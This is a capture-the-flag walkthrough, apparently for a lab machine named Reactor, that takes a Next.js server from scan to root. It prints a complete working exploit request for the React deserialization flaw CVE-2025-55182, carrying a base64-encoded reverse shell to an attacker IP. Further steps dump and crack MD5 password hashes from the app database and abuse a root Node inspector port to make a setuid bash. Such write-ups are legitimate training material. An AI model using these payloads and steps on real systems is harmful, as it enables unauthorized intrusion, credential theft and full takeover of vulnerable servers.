
Reactor
IP=10.129.5.97
nmap -Pn -p- -T4 -vv -oG nmap.grep $IP; nmap -sVC -Pn -p$(grep -oP '\d+(?=/open)' nmap.grep | paste -sd "," -) $IP;
# PORT     STATE SERVICE
# 22/tcp   open  ssh
# 3000/tcp open  ppp
#
# Nmap done: 1 IP address (1 host up) scanned in 53.80 seconds
# Starting Nmap 7.93 ( https://nmap.org ) at 2026-05-25 15:00 CEST
# Nmap scan report for 10.129.5.97
# Host is up (0.081s latency).
#
# PORT     STATE SERVICE VERSION
# 22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
# | ssh-hostkey:
# |   256 cefd0d82c023ed6e4bea13fa4feaefb7 (ECDSA)
# |_  256 f844c646587a3921ef1644e958c2f362 (ED25519)
# 3000/tcp open  ppp?
# | fingerprint-strings:
# |   GetRequest:
# |     HTTP/1.1 200 OK
# |     Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch, Accept-Encoding
# |     x-nextjs-cache: HIT
# |     x-nextjs-prerender: 1
# |     x-nextjs-stale-time: 4294967294
# |     X-Powered-By: Next.js
# |     Cache-Control: s-maxage=31536000,
# |     ETag: "p02u6gnhufd8t"
# |     Content-Type: text/html; charset=utf-8
# |     Content-Length: 17175
# |     Date: Mon, 25 May 2026 13:01:11 GMT
# |     Connection: close
# |     <!DOCTYPE html><html lang="en"><head><meta charSet="utf-8"/><meta name="viewport" content="width=device-width, initial-scale=1"/><link rel="stylesheet" href="/_next/static/css/414e1be982bc8557.css" data-precedence="next"/><link rel="preload" as="script" fetchPriority="low" href="/_next/static/chunks/webpack-db0a529a99835594.js"/><script src="/_next/static/chunks/4bd1b696-80bcaf75e1b4285e.js" async=""></script><script src="/_next/static/chunks/517-d083b552e04dead1.js" async=""></script><script s
# |   HTTPOptions, RTSPRequest:
# |     HTTP/1.1 400 Bad Request
# |     vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch
# |     Allow: GET
# |     Allow: HEAD
# |     Cache-Control: private, no-cache, no-store, max-age=0, must-revalidate
# |     Date: Mon, 25 May 2026 13:01:11 GMT
# |     Connection: close
# |   Help, NCP:
# |     HTTP/1.1 400 Bad Request
# |_    Connection: close
# Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
#
# Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done: 1 IP address (1 host up) scanned in 15.07 seconds
User
Hunting for vulnerabilities
The site itself is pretty barren, even fuzzing doesn't reveal anything. Though in the sources, we find a lot references to Next.js, and looking for the mention of version inside those sources we find two very versions:
- In
/_next/static/chunks/517-d083b552e04dead1.js:version 15.0.3 - In
/_next/static/chunks/4bd1b696-80bcaf75e1b4285e.js:version 19.0.0-rc-66855b96-20241106
First let's identify if that 15.0.3 is the Next.js, version, latest seems to be 16.2.6, so it matches, looking at the vulnerabilities for 15.0.3 we find two really serious CVEs. The second really stands out CVE-2025-55182, also known as React2Shell, one of the most devastating CVEs in recent times, a pre-authenticated RCE, on Next.js via specific versions of React Core, one of which is 19.0.0. That is the second version we found.
I remember reading about it a while ago, if I'm not mistaken we can send HTTP requests to the HTTP front-end with malformed text serialized data, and due to how React deserializes it, it allows a direct access to the backend via a specific API, then we can abuse the deserialization vector to get RCE on the actual machine.
Looking online I found this repo that gives plain-text POCs in the form of HTTP POST requests, I used the one that shows results in the response body, just changed the Host header to match our target and we get RCE:

Let's get a shell instead:
POST / HTTP/1.1
Host: 10.129.5.97:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Next-Action: x
X-Nextjs-Request-Id: b5dce965
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
Content-Length: 822

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{
  "then": "$1:__proto__:then",
  "status": "resolved_model",
  "reason": -1,
  "value": "{\"then\":\"$B1337\"}",
  "_response": {
    "_prefix": "var res=process.mainModule.require('child_process').execSync('echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjUxLzQ0NDQgMD4mMQ==|base64 -d|base',{'timeout':5000}).toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'), {digest:`${res}`});",
    "_chunks": "$Q2",
    "_formData": {
      "get": "$1:constructor:constructor"
    }
  }
}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
And we get access:
nc -lvnp 4444
# Ncat: Version 7.93 ( https://nmap.org/ncat )
# Ncat: Listening on :::4444
# Ncat: Listening on 0.0.0.0:4444
# Ncat: Connection from 10.129.5.97.
# Ncat: Connection from 10.129.5.97:59904.
# bash: cannot set terminal process group (1382): Inappropriate ioctl for device
# bash: no job control in this shell
node@reactor:/opt/reactor-app$ id
# uid=999(node) gid=988(node) groups=988(node)
node@reactor:/opt/reactor-app$ ls
# app  next.config.js  node_modules  package.json  package-lock.json  reactor.db
We can't access /home/engineer but we have the reactor.db file, let's see what's inside
sqlite3 reactor.db '.tables'
-- sensor_logs  users
sqlite3 reactor.db 'select * from users;'
-- 1|admin|a203b22191d744a4e70ada5c101b17b8|administrator|admin@reactor.htb
-- 2|engineer|39d97110eafe2a9a68639812cd271e8e|operator|engineer@reactor.htb
These are basic MD5 hashes, we can first check crackstation.net, we find the password for engineer as reactor1, let's ssh and we get the user flag.
sshpass -p reactor1 ssh -oStrictHostKeyChecking=no engineer@10.129.6.12 -L 9229:127.0.0.1:9229
#  ____  _____    _    ____ _____ ___  ____
# |  _ \| ____|  / \  / ___|_   _/ _ \|  _ \
# | |_) |  _|   / _ \| |     | || | | | |_) |
# |  _ <| |___ / ___ \ |___  | || |_| |  _ <
# |_| \_\_____/_/   \_\____| |_| \___/|_| \_\
#
#     ReactorWatch Core Monitoring System
#     Nuclear Dynamics Corp. - Site 7
#
#     AUTHORIZED PERSONNEL ONLY
# Last login: Mon May 25 17:20:08 2026 from 10.10.14.51
engineer@reactor:~$ ls
# user.txt
Root
Looking around we find /opt/uptime-monitor/worker.js, it's a basic node script, let's see if there's any open ports:
ss -tulnp | grep LISTEN
# tcp   LISTEN 0      4096      127.0.0.54:53        0.0.0.0:*
# tcp   LISTEN 0      4096   127.0.0.53%lo:53        0.0.0.0:*
# tcp   LISTEN 0      511        127.0.0.1:9229      0.0.0.0:*
# tcp   LISTEN 0      4096         0.0.0.0:22        0.0.0.0:*
# tcp   LISTEN 0      4096            [::]:22           [::]:*
# tcp   LISTEN 0      511                *:3000            *:*
tcp/9229 seems to be it, let's look in the processes:
ps aux | grep 9229
# root        1395  0.0  1.2 1066676 47668 ?       Ssl  15:51   0:00 /usr/bin/node --inspect=127.0.0.1:9229 /opt/uptime-monitor/worker.js
Nice it's running as root, if we get RCE we can priv esc.
Abusing node inspect
Node inspect opens up a websocket to interact with the node process, we can access it through a browser, though the simplest is through node itself:
node inspect 127.0.0.1:9229
# connecting to 127.0.0.1:9229 ... ok
debug> exec("process.mainModule.require('child_process').exec('cp /bin/bash /tmp/bash;chmod 4777 /tmp/bash')")
# { _events: Object,
#   _eventsCount: 2,
#   _maxListeners: 'undefined',
#   _closesNeeded: 3,
#   _closesGot: 0,
#   ... }
^D
/tmp/bash -p
bash-5.2# cd /root
bash-5.2# ls
# root.txt
And we got the root flag.